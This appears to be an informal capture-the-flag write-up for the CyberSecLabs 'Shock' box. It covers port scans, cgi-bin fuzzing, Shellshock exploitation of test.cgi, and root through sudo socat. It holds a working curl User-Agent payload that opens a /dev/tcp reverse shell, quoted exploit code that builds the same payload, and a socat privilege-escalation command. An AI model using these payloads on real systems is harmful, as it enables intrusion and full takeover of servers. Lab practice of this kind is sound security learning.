
shock

SHOCK – 172.31.1.3 – CYBERSECLABS
==
first ran threader on the box



```
Enter your target IP address or URL here: 172.31.1.3
------------------------------------------------------------
Scanning target 172.31.1.3
Time started: 2020-10-26 20:44:38.515481
------------------------------------------------------------
Port 22 is open
Port 21 is open
Port 80 is open
Port scan completed in 0:00:18.853740
------------------------------------------------------------
Threader3000 recommends the following Nmap scan:
************************************************************
nmap -p22,21,80 -sV -sC -T4 -Pn -oA 172.31.1.3 172.31.1.3
************************************************************
Would you like to run Nmap or quit to terminal?
------------------------------------------------------------
1 = Run suggested Nmap scan
2 = Run another Threader3000 scan
3 = Exit to terminal
------------------------------------------------------------
Option Selection:
```

then we finna run a full scan in the background while checking port 80

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 12:ee:09:94:d5:4b:4a:d9:3b:95:3a:d6:63:e7:98:6f (RSA)
|   256 b9:f8:52:aa:62:02:af:6c:09:ca:dc:3e:7b:b3:94:b7 (ECDSA)
|_  256 53:5d:98:f7:61:e0:57:df:38:96:f9:be:59:77:6c:f4 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Steak House Shock
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

80 sticks out the most, but we can check that ftp version for exploits later. While manually checking 80 we run a full nmap port scan in the background

```
sudo nmap -p- -oN 172.31.1.3/shock.all 172.31.1.3
```


looks like a restaurant webpage. /robots.txt is just a 404.

ARE YOU READY FOR THE BEST STEAK OF YOUR LIFE!?

$9.00

Are you READY for the best steak of your life!?

Check out our delicious



Hi There! I would like to introduce myself as Scott Lian! I am chef of the best steak house in India with an ingredient that will give you shell shock!(more)

OUR HUMBLE BEGINNINGS


possible user: scott lian

So I’m running a wfuzz against it to find possible scripts

wfuzz -c -u http://172.31.1.3/cgi-bin/FUZZFUZ2Z -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -w /usr/share/wfuzz/wordlist/general/extensions_common.txt --hc 403,404

this gets us a /test.cgi file (full url: http://172.31.1.3/cgi-bin/test.cgi)

After googling the server (apache) along with cgi-bin exploits, I found an rce called shellshock. Apparently this was a big exploit when it first came out.
 https://www.exploit-db.com/exploits/34900
So after reading the shellshock code, we see the payload that the script is injecting




```
if args['payload'] == 'reverse':
        try:
                lhost = args['lhost']
                lport = int(args['lport'])
                rhost = args['rhost']
                payload = "() { :;}; /bin/bash -c /bin/bash -i >& /dev/tcp/"+lhost+"/"+str(lport)+" 0>&1 &"
```

```
Code:
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
192.168.0.102: inverse host lookup failed: Unknown host
connect to [192.168.0.101] from (UNKNOWN) [192.168.0.102] 53743
bash: no job control in this shell
```

so just for fun, we try it out manually with curl (lol)


curl -H ‘User-Agent: () { :; }; /bin/bash -i >& /dev/tcp/10.10.0.9/1312 0>&1’ http://172.31.1.3/cgi-bin/test.cgi



```
lugosi@boy:~/heckothy/cyberseclabs/boxes/shock$ nc -lvnp 1312
Listening on 0.0.0.0 1312
Connection received on 172.31.1.3 58404
bash: cannot set terminal process group (641): Inappropriate ioctl for device
bash: no job control in this shell
bash-4.3$ whoami
whoami
www-data
bash-4.3$ 
```


GOTTEE

so running sudo -l we can see




```
bash-4.3$ sudo -l
Matching Defaults entries for www-data on shock:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on shock:
    (root) NOPASSWD: /usr/bin/socat
bash-4.3$ 
```

going to gtfobins, we can see



```
sudo socat stdin exec:/bin/sh
```

(bruh if it’s really that easy)



```
bash-4.3$ sudo socat stdin exec:/bin/sh
id
uid=0(root) gid=0(root) groups=0(root)
```

YUP